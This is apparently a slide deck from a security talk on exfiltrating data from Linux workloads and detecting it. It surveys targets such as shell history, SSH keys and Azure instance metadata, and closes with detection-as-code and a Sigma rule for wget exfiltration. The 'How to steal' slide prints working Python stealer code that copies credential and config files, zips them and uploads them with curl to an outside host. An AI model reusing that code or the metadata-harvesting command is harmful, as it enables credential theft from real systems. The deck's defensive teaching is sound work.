

# Exfiltrating Data from Linux Workloads: Uncovering the Techniques

Day Johnson



Microsoft Reactor  
March 15th 2023

# \$~: WHOAMI




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- Security Engineer at Datadog (Cloud Threat Detection)
- Information Technology at WGU
- Cybersecurity Content Creator on YouTube (20k+ Subscribers)
- Founder & Community Manager at Cyberwox Academy
- Cloud Security Content Engineer & Lab Developer
- AWS Community Builder
- Cybersecurity Tutor

# AGENDA

*A crash course on how to steal data*

- 1. Data Exfiltration**
- 2. What to steal**
- 3. How to steal**
- 4. Catching a thief**
- 5. Conclusion**
- 6. References**





# **WHAT IS DATA EXFILTRATION**

# DATA EXFILTRATION



Data exfiltration is the unauthorized transfer of  
sensitive data from a secure environment.

# WHAT TO STEAL?



# LINUX WORKLOADS ARE A TREASURE TROVE





# BASH COMMAND HISTORY

Bash history contains information about various activities happening on a linux host.

System configurations

```
→ ~ history | head -10
1 ifconfig
2 ping 127.0.0.1
3 traceroute 127.0.0.1
4 ssh raspberrypi.local
5 ssh pi@raspberrypi.local
6 ssh pi@raspberrypi.local
7 /Volumes/boot/ssh ; exit;
8 /Volumes/boot/ssh ; exit;
9 /Volumes/boot/ssh ; exit;
10 ls
```

Network configurations

~/.bash\_history

What commands are being run on this host?

Credentials used for authentication



# Git logs and configurations contain metadata about commits made in a code repo.

Code vulnerabilities

```
→ learn-to-cloud git:(adding-sec) ✘ clear
commit [redacted] (HEAD → adding-sec, origin/adding-sec)
Author: Abisola Dayspring Johnson <dayspring@cumulus.lan>
Date: Mon Jun 20 23:55:20 2022 -0500

    Fixed minor typos

commit [redacted]
Author: Abisola Dayspring Johnson <dayspring@cumulus.lan>
Date: Mon Jun 20 23:24:57 2022 -0500

    Added security section

commit [redacted]
Author: Abisola Dayspring Johnson <dayspring@cumulus.lan>
Date: Mon Jun 20 23:24:05 2022 -0500

    Added security section

commit [redacted]
Author: Gwyneth Pena-Siguenza [redacted]
Date: Mon Jun 20 21:21:58 2022 -0400

    Added sec phase
```

Committed credentials

What commands are being run on this host?

What commits were made?



# SSH KEYS

SSH Keys provide secure authentication to a remote host.

```
parallels@parallels-Parallels-Virtual-Platform:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/parallels/.ssh/id_rsa):
Created directory '/home/parallels/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/parallels/.ssh/id_rsa
Your public key has been saved in /home/parallels/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:XAUL/2CjNNb/1tGjP1bRWJUor4rxAoWWLAgMIwKP4o parallels@parallels-Parallels
-Virtual-Platform
The key's randomart image is:
+---[RSA 3072]---+
|B      . . . . +|
|=+     + + . . .|
|=... o + 0 o  o.|
|..o. = = = ...o|
|.. .o . S  + oo|
|E      . . . . +|
|       . + . . 0 o|
|           o o   ..|
+---[SHA256]---+
parallels@parallels-Parallels-Virtual-Platform:~$
```

Unauthorized access

./ssh/config

./ssh/known\_hosts

Maintaining persistence

Access hosts within the network



# INSTANCE METADATA

The Azure Instance Metadata Service (IMDS) contains sensitive information about a virtual machine's configuration and metadata.

## Azure configuration

- *Placement Group*
- *Encryption Keys*
- *Credentials*
- *Admin username*
- *Host Group ID*
- *Password Authentication Config*
- *Resource Group Name*
- *UserData*

```
Manju@UbuntuSVR:~$ curl -H Metadata:True "http://169.254.169.254/metadata/instance?api-version=2019-03-11&format=json" | jq .
% Total    % Received % Xferd  Average Speed   Time     Time Current
          Dload  Upload   Total Spent  Left Speed
100  947  100  947    0     0  102k      0 --:--:-- --:--:-- --:--:-- 102k
{
  "compute": {
    "azEnvironment": "AzurePublicCloud",
    "customData": "",
    "location": "westus2",
    "name": "UbuntuSVR",
    "offer": "UbuntuServer",
    "osType": "Linux",
    "placementGroupId": "",
    "plan": {
      "name": "",
      "product": "",
      "publisher": ""
    },
    "platformFaultDomain": "0",
    "platformUpdateDomain": "0",
    "provider": "Microsoft.Compute",
    "publicKeys": [],
    "publisher": "Canonical",
    "resourceGroupName": "Test-Rg",
    "resourceId": "/subscriptions//resourceGroups/Test-Rg/providers/Microsoft.Compute/virtualMachines/UbuntuSVR",
    "sku": "18.04-LTS",
    "subscriptionId": "",
    "tags": "",
    "version": "18.04.202101290",
    "vmId": "45f75eed-3a94-41a1-b333-68f43f97eaec",
    "vmScaleSetName": "",
    "vmSize": "Standard_DS1_v2",
    "zone": ""
  },
  "network": {
    "interface": [
      {
        "ipv4": {
          "ipAddress": [
            {
              "privateIpAddress": "10.10.10.5",
              "publicIpAddress": "13.77.162.127"
            }
          ],
          "subnet": [
            {
              "address": "10.10.10.0",
              "prefix": "24"
            }
          ]
        }
      }
    ]
  }
}
```

# HOW TO STEAL?



```
if username != "root":  
    bashHistory = '/home/' + username + '/.bash_history'  
    zshHistory = '/home/' + username + '/.zsh_history'  
    gitConfig = '/home/' + username + '/.gitConfig'  
    hosts = '/etc/hosts'  
    ssh = '/home/' + username + '/.ssh'  
    zhHistory = '/home/' + username + '/.zhHistory'  
    aws = '/home/' + username + '/.aws'  
    kube = '/home/' + username + '/.kube'  
else:  
    bashHistory = '/root/.bash_history'  
    zshHistory = '/root/.zsh_history'  
    gitConfig = '/root/.gitConfig'  
    hosts = '/etc/hosts'  
    ssh = '/root/.ssh'  
    zhHistory = '/root/.zhHistory'  
    aws = '/root/.aws'  
    kube = '/root/.kube'  
  
serialId = str(subprocess_popen("hostname"))  
if os.path.exists(bashHistory):  
    shutil.copyfile(bashHistory, foldername + '/bashHistory')  
if os.path.exists(zshHistory):  
    shutil.copyfile(zshHistory, foldername + '/zsh_history')  
if os.path.exists(gitConfig):  
    shutil.copyfile(gitConfig, foldername + '/gitConfig')  
if os.path.exists(hosts):  
    shutil.copyfile(hosts, foldername + '/hosts')  
if os.path.exists(ssh):  
    shutil.copytree(ssh, foldername + '/ssh')  
if os.path.exists(zhHistory):  
    shutil.copyfile(zhHistory, foldername + '/zhHistory')  
if os.path.exists(aws):  
    shutil.copyfile(aws, foldername + '/aws')  
if os.path.exists(kube):  
    shutil.copyfile(kube, foldername + '/kube')  
zip_ya(foldername)  
shutil.rmtree(foldername)  
command = "curl -k -F \"file=@" + zipname + "\" \\"https://[REDACTED]/v1/file/upload\""  
os.system(command)  
os.remove(zipname)
```

Gathering the data

Packaging the data


Exfiltrating the data

# CATCHING A THIEF



# DETECTION-AS-CODE

Detection building blocks.



## Query



The foundation of your detection. Specific attributes & parameters that define the adversary's activity.

## Logic



Defines the methodology of your detection. Here you define rules, thresholds, baselines and logic statements (AND/OR).


## Enrichments



Additions like metadata, tagging, exclusions, suppressions, alerting, threat intel and more are considered enrichments.

# SIGMA RULE - DATA EXFILTRATION WITH WGET

```
title: Data Exfiltration with Wget
id: cb39d16b-b3b6-4a7a-8222-1cf24b686ffc
status: test
description: |
    Detects attempts to post the file with the usage of wget utility.
    The adversary can bypass the permission restriction with the misconfigured sudo permission for wget utility which could allow them to read files like /etc/shadow.
references:
- https://linux.die.net/man/1/wget
- https://gtfobins.github.io/gtfobins/wget/
author: 'Pawel Mazur'
date: 2021/11/18
modified: 2022/12/25
tags:
- attack.exfiltration
- attack.t1048.003
logsource:
product: linux
service: auditd
detection:
selection:
type: EXECVE
a0: wget
a1|startswith: '--post-file='
condition: selection
falsepositives:
- Legitimate usage of wget utility to post a file
level: medium
```



**QUERY**

# SIGMA RULE - DATA EXFILTRATION WITH WGET

```
title: Data Exfiltration with Wget
id: cb39d16b-b3b6-4a7a-8222-1cf24b686ffc
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logsource:
product: linux
service: auditd
detection:
selection:
type: EXECVE
a0: wget
a1|startswith: '--post-file='
condition: selection → LOGIC
falsepositives:
- Legitimate usage of wget utility to post a file
level: medium
```

# SIGMA RULE - DATA EXFILTRATION WITH WGET

```
title: Data Exfiltration with Wget
id: cb39d16b-b3b6-4a7a-8222-1cf24b686ffc
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        type: EXECVE
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```



**ENRICHMENTS**

# EXFILTRATION ATTEMPT WITH CURL

Things to look out for:

**-k or -insecure allows data transfer over insecure & unencrypted connections**

**-s or --silent performs data transfer in "silent" or "quiet mode"**

**-F or --form for filling in web forms during POST request**

**-T or --upload-file or file uploads over FTP**

**-X or --request for specifying a custom request method such as POST**

# BRINGING IT ALL TOGETHER



- **Linux hosts are a treasure trove of data**
- **Bash history, Git logs, SSH Keys & IMDS are attractive to attackers**
- **WGET & CURL are common utilities used for exfiltration**
- **Detection-as-code helps in catching attackers**

# SOURCES & REFERENCES

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<https://medium.com/marcus-tee-anytime/steal-secrets-with-azure-instance-metadata-service-dont-oversight-role-based-access-control-a1dfc47cffac>

<https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-service?tabs=linux>

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[https://github.com/SigmaHQ/sigma/blob/master/rules/linux/auditd/lnx\\_auditd\\_data\\_exfil\\_wget.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/linux/auditd/lnx_auditd_data_exfil_wget.yml)

<https://medium.com/maverislabs/bash-tricks-for-file-exfiltration-over-https-using-flask-112aed524ad>

[https://documentation.observeit.com/insider\\_threat\\_library/data\\_exfiltration.htm](https://documentation.observeit.com/insider_threat_library/data_exfiltration.htm)